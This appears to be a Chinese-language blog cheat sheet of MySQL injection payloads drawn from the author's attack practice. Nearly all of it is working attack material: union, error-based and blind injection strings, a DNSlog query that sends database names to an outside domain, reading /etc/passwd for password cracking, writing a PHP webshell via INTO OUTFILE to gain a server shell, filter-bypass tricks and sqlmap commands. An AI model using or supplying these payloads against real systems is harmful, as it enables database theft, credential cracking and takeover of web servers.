<!–
–>
<!–  –>
关于MYSQL注入的总结,网上的资料很多,这里和大家简单分享下自己实战中常用的思路和命令
0x00 UNION联合查询型注入常用语句
order by n //定字段,n为正整数
union select 1,2,3 //看回显,无回显的时候尝试让union前的语句报错,如and 1=2 union select 1,2,3
回显位爆库、表、列(字段)、值,以第二位为回显位举例,常用命令如下所示
union select 1,group_concat(schema_name),3 from information_schema.schemata //爆库
union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()//爆表
union select 1,group_concat(column_name),3 from information_schema.columns where table_name=\'表名\'//爆字段
union select 1,group_concat(字段1,0x3a,字段2),3 from 表名 //爆值,0x3a是用来分隔字段的,方便我们查看
0x01 报错型注入常用语句
and (select 1 from (select count(*),concat(database(),floor(rand(0)*2))x from information_schema.tables group by x)a)
and 1=updatexml(1,concat(0x7e,(select database())),1)
and 1=extractvalue(1,concat(0x7e,(select database())))
0x02 布尔型盲注和时间延迟型盲注常用语句
布尔型盲注
and length(database())>10 //判断当前数据库长度
and ord(mid(database(),1,1))>100 //判断数据库第一个字符的值
and ord(mid(database(),2,1))>100 //判断数据库第二个字符的值
以此类推,判断出数据库所有字符的值。
and if(length(database())>\’5\’,sleep(5),0) //判断库名长度
and if(ord(mid(database(),1,1))>100,sleep(5),0) //判断库名第一个字符
或者用benchmark,如:
and if((length(database()>10),benchmark(10000000,md5(1)),0)等
除此之外,还可以借助dnslog平台,下面简单介绍下某dnslog平台
首先注册一个账号,之后平台会给你个域名

有许多可用的payloads

用起来非常简单,只需将相应的域名替换成你自己的域名即可,打到的结果可以在Records中查看。
mysql常用语句
if((select load_file(concat(\’\\\\\\\\\’,(select database()),\’.xxx.ceye.io\\\\abc\’))),1,1)
0x03 堆查询注入常用语句
实战总结:多数存在堆查询注入的一般借助时间延迟来进行注入,如注入点为http://www.xxx.com/?id=1
常用测试参数为:
http://www.xxx.com/?id=1;waitfor delay \’0:0:5\’
http://www.xxx.com/?id=1;waitfor delay \’0:0:0\’
根据页面响应时间来判定是否存在注入点,时间可以通过burpsuite来观察。
0x04 Insert、Delete、Update型注入
像Insert的地方有可能存在二次注入
Insert的报错注入语句:
insert into admin values(\’admin\’,\’admin\’ or extractvalue(1,concat(0x7e,database())))
0x05 limit后的注入思路
1、limit前未使用order by子句,可以直接用union select进行注入
2、limit前使用order by子句且mysql版本在5.0.0到5.6.6之间的,尝试使用procedure存储过程和analyse函数
>报错 procedure analyse(extractvalue(rand(),concat(0x7e,(select database())),1)
>盲注 不能用sleep,需要用BENCHMARK
PROCEDURE analyse((select extractvalue(rand(),concat(0x3a,(IF(MID(version(),1,1) LIKE 5, BENCHMARK(5000000,SHA1(1)),1))))),1)
0x06 利用注入读写文件
1、读取系统敏感文件,常用语句:
select load_file(\’/etc/passwd\’),然后借助john the ripper破解获取系统账号密码
2、手工或使用sqlmap向目标系统写入一句话木马从而进一提权拿shell(需要比较高的权限和网站物理路径),常用语句:
select \'<?php @eval($_POST[\’xc_test\’])?>\’ into outfile \’/var/shell.php\’
select 0x3c3f70687020706870696e666f28293b3f3e into dumpfile \’/var/shell.php\’
通关菜刀连接一句话木马,之后进一步提权获取系统shell
0x07 一些绕过姿势
绕过空格过滤:+,/**/,双重空格,回车换行符(%0a,%a0),宽字节(%df),圆括号,%09,%0a,%0b,%0c,%0d等
绕过union,select等关键字过滤:大小写,双写(uniounionn,unionunion),内联注释(/*!union*/),编码
绕过and、or过滤:&&,||,%26%26,大小写,双写关键字(anandd,andand),编码
绕过小括号被过滤,使用正则匹配,如regexp binary \’^.*$\’或者使用笛卡儿积,如:
union select b.column_name from information_schema.tables a join information_schema.columns b join information_schema.columns c where 1=2
绕过逗号过滤,\’xor(select case when 2>1 then sleep(4) else 0 end limit 0 offset 1)or\’
0x08 注入工具
测试注入的工具有很多,比如啊D、HDSI、pangolin(穿山甲),Havi(胡萝卜),sqlmap等
个人比较喜欢用的是sqlmap,下面贴一些实战中常用的命令:
1、get型注入
-u url -safe-freq=3 –batch
2、post型注入
>-u url –froms -safe-freq=3
>-u url –data \’id=1&uname=admin\’ -safe-freq=3 –batch
>抓取post数据包保存为1.txt,命令:-r 1.txt -safe-freq=3 –batch ###比较常用
3、cookie型注入
抓取post数据包,在cookie后加上*,保存为1.txt,命令: -r 1.txt –cookie \’uname=admin\’ -safe-freq=3 –batch
4、referer型注入
抓取post数据包,在referer后加上*,保存为1.txt,命令:-r 1.txt –referer \’\’ -safe-freq=3 –batch
5、user-agent型注入
抓取post数据包,在user-agent后加上*,保存为1.txt,命令:-r 1.txt –user-agent \’\’ -safe-freq=3 –batch
爆不出库的情况下,可以尝试使用–common-tables,–common-columns
还有就是一些简单的绕过,借助一些tamper脚本,视具体情况而定,必要时需要自行编写脚本
<!–
–>
<!–
–>

扫码联系技术微信【备注:站媒体网】
客服QQ:137483024